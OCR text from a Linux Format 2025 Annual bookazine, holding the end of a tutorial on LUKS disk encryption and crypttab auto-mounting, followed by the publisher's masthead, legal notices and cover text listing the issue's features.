
```
$ sudo cryptsetup luksClose encrypted_volume
```

Disk encryption, when the basic concepts are understood, is simple. The best time to encrypt all your non-encrypted items is yesterday. Failing that, today.

Whilst typing in the decryption key and mounting the disk is a bit long winded, there is a way to auto-mount the encrypted partitions. This is called *crypttab* and it allows for the auto-decryption of the partition or disk in question and also to mount it as well.

It works as a chain of trust, with a digital key stored on your encrypted boot disk, and uses that key (file) to unlock the additional encrypted partition. It is secure because to mount that disk, the attacker would need to be able to get to the key on the already encrypted disk. A detailed walkthrough of setting this up can be found at **https://bit.ly/3wquGUi**. **LXF**

Use the lsblk command to show all block devices seen by the system.



```
loop12                    7:12   0 137.3M  1 loop  /snap/thunderbird/470
sda                       8:0    0   3.6T  0 disk
sdb                       8:16   0 465.8G  0 disk
└encrypted_volume       252:2    0 465.7G  0 crypt /media/encrypted
sdc                       8:32   1   7.5G  0 disk
├sdc1                     8:33   1   4.7G  0 part  /media/stu/Ubuntu 22.04.3
LTS amd64
├sdc2                     8:34   1   4.9M  0 part
├sdc3                     8:35   1   300K  0 part
└sdc4                     8:36   1   2.8G  0 part  /media/stu/writable
nvme0n1                 259:0    0 953.9G  0 disk
├nvme0n1p1              259:1    0     1G  0 part  /boot/efi
├nvme0n1p2              259:2    0     2G  0 part  /boot
└nvme0n1p3              259:3    0 950.8G  0 part
  └dm_crypt-0           252:0    0 950.8G  0 crypt
    └ubuntu--vg-ubuntu--lv
```

Stuart Burns is a Linux administrator for a Fortune 500 company specialising in Linux.

» LUKS BEFORE YOU LEAP!

Recently, one of my mechanical hard disks started to fail after only four months. Sending it back was easy, and I knew that the data on it was safe because it was fully encrypted with LUKS encryption.

If anyone tried to get a sneak peek of the disk, they wouldn't be able to see much other than seemingly random data.

Of course, it is critical to use good encryption before you actually need it, because in these modern times of NVMe disks, there is no fully proven way to overwrite all the blocks, given the way that error correction works on solid-state disks. Similarly, a failing disk can not be guaranteed to be erased effectively because write access can be locked out, with read access left active.

LUKY CHAP

Created in 2004 and standing for Linux Unified Key Setup, LUKS is a disk encryption specification that provides a platform-independent standard for securing data at the disk level. It enables users to encrypt entire partitions, ensuring that data remains encrypted when it is stored on disk. LUKS operates by creating an encrypted container, known as a LUKS volume, which can then be mounted and accessed like any other disk partition.

It is very secure and includes strong, mathematically proven, open source encryption using the well-understood AES encryption protocol.

You can find out more about how to encrypt your disks using LUKS in the guide on the left.

LINUX FORMAT
2025 ANNUAL

Future PLC Quay House, The Ambury, Bath, BA1 1UA

Bookazine Editorial
Editor **Charles Ginger**
Designer **Steve Dacombe**
Head of Art & Design **Greg Whitaker**
Editorial Director **Jon White**
Managing Director **Grainne McKenna**

Linux Format Editorial
Editor-in-chief **Neil Mohr**
Art editor **Fraser McDermott**
Production editor **Katharine Davies**
Group editor-in-chief **Graham Barlow**
Group art director **Warren Brown**

Cover illustration
Magictorch.com

Photography
Tux: Larry Ewing and The GIMP
All copyrights and trademarks are recognised and respected

Advertising
Media packs are available on request
Commercial Director **Clare Dove**

International
Head of Print Licensing **Rachel Shaw**
licensing@futurenet.com
www.futurecontenthub.com

Circulation
Head of Newstrade **Tim Mathers**

Production
Head of Production **Mark Constance**
Production Project Manager **Matthew Eglinton**
Advertising Production Manager **Joanne Crosby**
Digital Editions Controller **Jason Hudson**
Production Managers **Keely Miller, Nola Cokely,**
Vivienne Calvert, Fran Twentyman

Printed in the UK

Distributed by Marketforce – www.marketforce.co.uk
For enquiries, please email: mfcommunications@futurenet.com

Linux Format Annual 2025 (TCB6237)
© 2024 Future Publishing Limited

We are committed to only using magazine paper which is derived from responsibly managed, certified forestry and chlorine-free manufacture. The paper in this bookazine was sourced and produced from sustainable managed forests, conforming to strict environmental and socioeconomic standards.

All contents © 2024 Future Publishing Limited or published under licence. All rights reserved. No part of this magazine may be used, stored, transmitted or reproduced in any way without the prior written permission of the publisher. Future Publishing Limited (company number 2008885) is registered in England and Wales. Registered office: Quay House, The Ambury, Bath BA1 1UA. All information contained in this publication is for information only and is, as far as we are aware, correct at the time of going to press. Future cannot accept any responsibility for errors or inaccuracies in such information. You are advised to contact manufacturers and retailers directly with regard to the price of products/services referred to in this publication. Apps and websites mentioned in this publication are not under our control. We are not responsible for their contents or any other changes or updates to them. This magazine is fully independent and not affiliated in any way with the companies mentioned herein.

FUTURE
Connectors.
Creators.
Experience
Makers.

Future plc is a public
company quoted on the
London Stock Exchange
(symbol: FUTR)
www.futureplc.com

Chief Executive Officer **Jon Steinberg**
Non-Executive Chairman **Richard Huntingford**
Chief Financial and Strategy Officer **Penny Ladkin-Brand**

Tel +44 (0)1225 442 244

Part of the
LINUX FORMAT
bookazine series


Widely
Recycled

ipso. For press freedom
with responsibility

ALL THE BEST CONTENT FROM THE NO.1 LINUX MAGAZINE

LINUX FORMAT

2025 ANNUAL



Linux invades Windows

LINUX INVADES WINDOWS

Join **Nate Drake** as he explores Linux's infiltration of Windows. Have the barriers between operating systems truly been broken?

Learning to love Linux

The early days of Microsoft put it at loggerheads with the growing open source movement, but things are different now.

QUICK TIP

» THE HALLOWEEN DOCUMENTS

Run Linux apps on Microsoft

Projects

A.I. Pi Projects

A.I.-POWERED RASPBERRY Pi

Tam Hanna has followed the Raspberry Pi since the first revision, and puts the RPi 4 to work on amusing AI tasks.

Smart hardware choices

With great ecosystem diversity comes a great amount of choice.

Bits and baubles

» NEON INSTRUCTIONS ARE HELPFUL

Unlock the potential of A.I. Raspberry Pi

Save your old PC

REPAIR IT WITH LINUX

Don't consign your old machines to the scrap heap just yet – **Jonni Bidwell** reckons they can still be put to work.

Time and tide

Linux can run on various machines that are plenty old, but first we really ought to manage your expectations.

» WINDOWS END-OF-LIFE CARE

Breathe new life into your old machine

Security

Protect your systems

PROTECT YOUR SYSTEMS

Davey Winder reveals the biggest threats that hit systems in 2023 and what's likely to happen over 2024.

Phishing for cash

» TOP THREE THREATS FOR 2024

SIZE ISN'T IMPORTANT

"One important thing to understand is that your small business will mostly face the same threats as larger ones."

Ransomware the small stuff

Combat the biggest online dangers

BOOKAZINE